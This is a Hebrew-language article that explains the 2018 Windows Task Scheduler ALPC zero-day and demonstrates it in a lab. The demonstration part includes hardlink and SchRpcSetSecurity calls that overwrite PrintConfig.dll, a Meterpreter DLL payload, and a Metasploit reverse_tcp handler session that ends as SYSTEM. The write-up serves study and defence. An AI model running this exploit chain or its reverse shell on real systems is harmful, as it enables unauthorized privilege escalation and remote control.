
Local Privilege Escalation Using Task Scheduler Service

מאת אביב אברהם לוי

מבוא

בתאריך ה-27/08/2018, החוקרת "SandboxEscaper" פרסמה בחשבון הטוויטר שלה כי היא מצאה חולשת אבטחה מסוג Zero-Day במנגנון "Advanced Local Procedure Call" המאפשר לתוקף בעל הרשאות נמוכות במערכת ההפעלה להשיג הרשאות מערכת (SYSTEM).
במאמר זה אפרט על המתקפה, תוך הצגת מימוש לדוגמה על מערכת דמה.



[הציוץ המקורי של החוקרת]

מושגי יסוד

להלן רשימה וביאורים של מושגים אשר נעשה בהם שימוש במאמר זה:
Privilege Escalation - "פירוש המונח "Privilege Escalation" הוא "הסלמת פריביליגיות" - הסלמה מלשון "סולם" עלית דרגה בסולם. Escalation Privilege מדבר בעיקר על כשלים במערכת ניהול ההרשאות בהם המשתמש מצליח לבצע פעולות בהרשאות הגבוהות מההרשאות שלו. כשלים אלה יכולים להיות כשלים אשר נובעים מאופן כתיבת המערכת או הרכיבים שבה - כתיבה לא מאובטחת, שימוש בפונקציות פגיעות או חשופות להתקפות כאלה ואחרות, אך ברב המקרים מדובר על כשלים לוגיים, כמו רכיבי מערכת שרצים עם הרשאות מסויימות ונגישים למשתמשים עם הרשאות נמוכות משלהם".

[נלקח מגיליון מספר 1 אוקטובר 2009 מאת אפיק קסטיאל]

Local Procedure Call (LPC) - LPC הוא מנגנון תקשורת בין תהליכים המסופק על-ידי Microsoft Windows NT Kernel המאפשר העברה מאובטחת של נתונים בין תהליכים. ניתן להשתמש ב-LPC לתקשורת בין שני תהליכים ב-User-Mode, בין תהליך ב-User-Mode לבין Kernel-Mode או בין שני Drivers ב-Kernel-Mode.

Advanced Local Procedure Call (ALPC) - במערכת ההפעלה Vista, Microsoft עיצבה מחדש את LPC ושינתה את שמו ל-ALPC שהוא למעשה גרסה "חדשה יותר" של LPC. קיימים כמה תהליכים של מערכת ההפעלה אשר מספקים ממשקי ALPC ציבוריים. דוגמאות לשימוש ב- ALPC:


- Winlogon משתמש ב-ALPC כדי לתקשר עם תהליך LSASS.
- דיווח שגיאות של Windows משתמש ב-ALPC על מנת לקבל מידע על הקשר מתהליכים שקורסים.

Security Descriptor - Security Descriptor הוא הבסיס לקביעת האבטחה המשויכת לאובייקט וקובע איזה משתמש יכול לבצע פעולות מסויימות על האובייקט, מי בעל האובייקט.מבנה הנתונים עבור מידע זה נקרא Security Descriptor והוא מורכב ממספר אלמנטים, נתרכז בעיקריים:

- Owner SID
- Group SID
- Discretionary Access Control List (DACL)
- System Access Control List (SACL)

בנוסף, Security Descriptor מכיל שתי רשימות בקרת גישה (ACL) עבור כל משאב, DACL ו-SACL.

Security Identifier (SID) - SID הוא מזהה אבטחה ייחודי ובלתי משתנה של משתמש או קבוצת משתמשים.



[דיאגרמה של Security Descriptor המכיל ארבעה אלמנטים עיקריים]

Security Descriptor Definition Language String (SDDL) - SDDL String הוא תבנית מחרוזת בה משתמשים על מנת לתאר Security Descriptor עבור אובייקט לדוגמה:

```
O:owner_sid
G:group_sid
D:dacl_flags(string_ace1)(string_ace2)
S:sacl_flags(string_ace1)(string_ace2)
```

דוגמה עבור מחרוזת SDDL של קובץ:

```
O:S-1-5-21-2093731422-2129986928-4024234085-1001
G:S-1-5-21-2093731422-2129986928-4024234085-513
D:AI(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;FA;;;S-1-5-21-2093731422-2129986928-
4024234085-1001)
S:AI(AU;OICINPFA;RPDTSDWD;;;BU)(AU;OICINPSA;CCSWRPDTLOSD;;;BU)
```

System Access Control List (SACL) - SACL מגדיר כיצד תבוקר גישה אל אובייקט מסוים, מאפשר לתעד גישה מוצלחת או כושלת של משתמשים וקבוצות אשר ניגשו לאובייקט מסוים כפי שהגדיר ה-Owner SID. בנוסף, הוא מכיל רשומות ACE הקובעות האם לתעד ניסיון מוצלח או כושל של משתמש או קבוצה לגשת לאובייקט.

Discretionary Access Control List (DACL) - DACL מהווה את האמצעי העיקרי לפיו ההרשאה נקבעת ומציינת למי יש גישה לאובייקט.

- ACL הוא רשימה של <account, access-rights>.
- כל רצף של <account, access-rights> ב-ACL נקרא Access Control Entries (ACE).

הבדל בין DACL ל-SACL הוא ש-DACL מציין **למי יש גישה** לקובץ ו-SACL מציין כיצד **תבוקר** גישה אל אובייקט.

Access Control Entries (ACE) - ACE הוא למעשה רשומה ברשימת בקרת גישה (ACL). ACE מכיל קבוצה של Access Rights ו-Security Identifier (SID). ה-ACE מכיל את ה-SID של החשבון שאליו מתייחס ה-ACE, ה-SID יכול להיות עבור משתמש או קבוצה. ישנם סוגים שונים של רשומות ACE המייצגים גישה לאובייקט יחיד (כגון קובץ).

ACE Strings - SDDL משתמש ב-ACE Strings בהגדרת DACL ו-SACL ב-Security Descriptor. כל ACE ב-SDDL מוקף בסוגריים, השדות שלו נמצאים בסדר הבא ומופרדים באמצעות נקודה פסיק (;)

- ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid

ACE STRING לדוגמה:


- D:**(A;OICIIO;SDGXGWGR;;;AU)**

```
ace_type:    ACCESS_ALLOWED_ACE_TYPE
ace_flags:   OBJECT_INHERIT_ACE
CONTAINER_INHERIT_ACE
INHERIT_ONLY_ACE
```

```
rights:      DELETE
             GENERIC_EXECUTE
             GENERIC_WRITE
             GENERIC_READ
account_sid: SDDL_AUTHENTICATED_USERS
```

SoftLink,HardLink ומה ההבדלים ביניהם?

- HardLink מאפשר ליצור הפניה למרחב מסוים בכונן הקשיח, דבר המאפשר יצירת קבצים מרובים המקושרים לאותו מקום בכונן הקשיח. במידה ומשתמש ישנה את נתוני אחד הקבצים, הקבצים האחרים ישתנו בהתאם. בכדי לבצע HardLink צריך גישת קריאה עבור קובץ היעד.
- SoftLink - מאפשר ליצור קובץ אשר מכיל קישור עבור המיקום של הקובץ המקורי ולא לאותו מקום בכונן הקשיח.



[דיאגרמה המסבירה את ההבדלים בין hardlink לבין softlink]

הסבר על החולשה

Task Scheduler 1.0 - נתמך מחלונות Windows 2000 ושומר את משימות כקובץ בינארי והסיומת ".job" בנתיב הבא:

```
C:\Windows\Tasks
```

Task Scheduler 2.0 - נתמך מחלונות Vista ושומר את המשימות כקובץ ובמבנה XML בנתיב הבא:

```
C:\Windows\system32\Tasks
```


ממשק ITaskSchedulerService מאפשר מספר שיטות לניהול ושליטה על משימות של Tasks Scheduler. אחתמן הפונקציות היא "SchRpcSetSecurity" אשר מגדירה את ה-Security Descriptor של התיקייה או המשימה. כאשר משתמשים בפונקציה "SchRpcSetSecurity" יש צורך להגדיר את השם של המשימה, ואת ההרשאות עבורה(SDDL):

```
HRESULT SchRpcSetSecurity(
   [in, string] const wchar_t* path,
   [in, string] const wchar_t* sddl,
   [in] DWORD flags
 );
```

כאשר יש שימוש בפונקציה "SchRpcSetSecurity" השירות Task Scheduler בודק האם קיים קובץ ".job" בתיקייה הבאה:

```
C:\Windows\Task
```


מאחר כי המשתמש שנמצא בקבוצת האורחים יכול ליצור קבצים בתיקייה, ניתן ליצור HardLink לקובץ אחר במערכת (על מנת ליצור HardLink יש צורך בהרשאות קריאה לקובץ שאליו נרצה לבצע קישור).



[שימוש ב-"cacls" על מנת להציג את-Security Descriptors של התיקייה]

הקובץ אליו נבצע HardLink הוא PrintConfig.dll אשר נטען לתהליך spoolsv.exe האחראי על הדפסות ופקסים במחשב. נציין כי בעת שימוש בפונקציה StartXpsPrintJob, התהליך spoolsv.exe טוען את הספרייה PrintConfig.dll.

נוכל להשתמש בפונקציה SchRpcSetSecurity על מנת להגדיר את ה-DACL לקובץ UpdateTask.job אשר מקושר אל PrintConfig.dll ולאחר מכן להחליפו ב-DLL אחר. לסיום נשתמש בפונקציה StartXpsPrintJob על מנת שהתהליך spoolsv.exe יטען את ה-DLL החדש ויאפשר להשתמש בהרשאות מערכת SYSTEM.



[דיאגרמה של המתקפה]

הדגמה

הפעולה הראשונה של המתקפה היא יצירת קובץ HardLink מתיקייה שיש לנו גישת כתיבה אליה ואל קובץ אשר יש לנו אליו גישת קריאה. במקרה זה המטרה היא להחליף את הקובץ PrintConfig.dll אשר נטען לאחר שימוש בפונקצית XpsPrintJob בתהליך spoolsv.exe. אז למעשה נבצע קישור בין קובץ ששמו UpdateTask.job הנמצא בתיקייה C:\WINDOWS\TASKS אל הקובץ PrintConfig.dll:

```
CreateNativeHardlink(Source, Destination);
```

```
CreateNativeHardlink(L"c:\\windows\\tasks\\UpdateTask.job", L"C:\\Windows\\System32\\DriverStore
  \\FileRepository\\prnms003.inf_amd64_d953309ec763fcc7\\Amd64\\PrintConfig.dll");
```


[שימוש של הפונקציה]

שתי הפונקציות יגדירו את ה-DACL של הקובץ UpdateTask שהוא ה-PrintConfig.dll, ויתנו הרשאות רבות (קריאה/כתיבה/הרצה) למשתמשים הנמצאים בקבוצת "משתמשים מאומתים", לדוגמה:


```
ACE Strings:
Template: ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
Example: D:(A;OICIIO;SDGXGWGR;;;AU)

ace_type:    ACCESS_ALLOWED_ACE_TYPE
ace_flags:   OBJECT_INHERIT_ACE
             CONTAINER_INHERIT_ACE
             INHERIT_ONLY_ACE
rights:            DELETE
             GENERIC_EXECUTE
             GENERIC_WRITE
             GENERIC_READ
account_sid: SDDL_AUTHENTICATED_USERS
```

```
_SchRpcCreateFolder(handle, L"UpdateTask", L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)
  (A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)
  (A;;0x1200a9;;;BU)(A;OICIIO;GXGR;;;BU)", 0);
_SchRpcSetSecurity(handle, L"UpdateTask", L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)
  (A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)
  (A;;0x1200a9;;;BU)(A;OICIIO;GXGR;;;BU)", 0);
```

[הגדרת SDDL עבור תיקייה ועבור הקובץ]



[Security Descriptors של ה-DLL לפני שינוי DACL]



[Security Descriptors של ה-DLL לאחר שינוי DACL]

לאחר שהצלחנו לשנות את ההרשאות של הקובץ PrintConfig.dll, וכי כל משתמש מאומת קיבל הרשאות כתיבה, נוכל להחליף את ה-PrintConfig.dll בקובץ אחר. ברגע שתהליך בעל הרשאות גבוהות יטען את ה-PrintConfig.dll, נוכל להשתמש בהרשאות הגבוהות של אותו תהליך. במקרה זה התהליך הוא spoolsv.exe שרץ בהרשאות מערכת SYSTEM.

ה-PrintConfig.dll הוחלף ב-DLL אשר מכיל Payload של Meterpreter שנוצר על-ידי Metasploit:

Property	Value
File Name	C:\Windows\System32\DriverStore\FileRepository\prnms003.inf_amd...
File Type	Portable Executable 64
File Info	No match found.
File Size	2.76 MB (2896896 bytes)
PE Size	2.76 MB (2896896 bytes)
Created	Friday 29 September 2017, 16.40.59
Modified	Friday 29 September 2017, 16.40.59
Accessed	Friday 29 September 2017, 16.40.59
MD5	7CD1D9EE59F49FBD3E72876F19038BE0
SHA-1	44132C1F0C63A49FAAE1C398CE3FC64E26A7BD33

[PE Size לפני כתיבה מחדש על הקובץ DLL (CFF Explorer)]


Property	Value
File Name	sitory\prnms003.inf_amd64_d953309ec763fcc7\Amd64\PrintConfig.dll
File Type	Portable Executable 64
File Info	No match found.
File Size	2.76 MB (2896896 bytes)
PE Size	5.00 KB (5120 bytes)
Created	Friday 29 September 2017, 16.40.59
Modified	Sunday 02 September 2018, 20.08.20
Accessed	Friday 29 September 2017, 16.40.59
MD5	CB29CD4C187B7C87419BDD6F834886E4
SHA-1	38C31FB69EB76DC79C6C2433A72C9212174206EF

[PE Size לאחר כתיבה מחדש על הקובץ DLL (CFF Explorer)]

לסיום על-ידי שימוש ב-XPS Print API נקרא לפונקציה XpsPrintJob אשר תטען את ה-DLL החדש שכתבנו על מנת שנוכל להשתמש בתהליך spoolsv.exe בכדי לקבל הרשאות מערכת SYSTEM:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (205379 bytes) to 192.168.157.129
[*] Meterpreter session 1 opened (192.168.157.128:4444 -> 192.168.157.1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

[שימוש ב-Payload מסוג Meterpreter המציג את רמת ההרשאות שלו (Metasploit Framework)]



[(Process Explorer) System תהליך של Meterpreter בעל הרשאות]

סיכום

בעיית אבטחה זו מאפשרת לתוקף דרכים רבות בהן הוא יכול להעלות את רמת ההרשאות שלו, לדוגמה, לאחר מספר ימים שפורסם ה-Zero-Day התגלה פוגען חדש (PowerPool) אשר משתמש באותה שיטה של הגדרת הרשאות לקובץ, אך הקובץ שהוחלף הוא GoogleUpdate.exe הפועל בעת אתחול המחשב בהרשאות גבוהות.

מעניין לראות עוד ועוד מתקפות חדשות אשר מתגלות על-ידי חוקרים רבים. ככל הנראה Microsoft תבצע עדכון אבטחה בתאריך ה-11 בספטמבר השנה.

על המחבר

אביב אברהם לוי, בודק חדירות וחקירות מחשב בחברת מגלן, אקסנצ'ר, בזמנו החופשי מבצע אתגרי CTF ועוסק ב-Reverse Engineering Malware. תודה גדולה ליובל סיני על העזרה בתכנון וכתיבת המאמר.

מקורות מידע

- https://msdn.microsoft.com/en-us/library/cc246052.aspx
- https://www.safaribooksonline.com/library/view/windows-internals-fifth/9780735625303/ch03s06.html
- https://www.kb.cert.org/vuls/id/906424
- https://docs.microsoft.com/en-us/windows/desktop/secauthz/sid-strings
- https://blogs.technet.microsoft.com/askds/2008/04/18/the-security-descriptor-definition-language-of-love-part-1/
- https://docs.microsoft.com/en-us/windows/desktop/secauthz/security-descriptor-definition-language
- http://clintboessen.blogspot.com/2011/04/whats-difference-between-acl-ace-dacl.html
- https://msdn.microsoft.com/en-us/library/jj663148.aspx
- https://www.bleepingcomputer.com/news/security/windows-task-scheduler-zero-day-exploited-by-malware/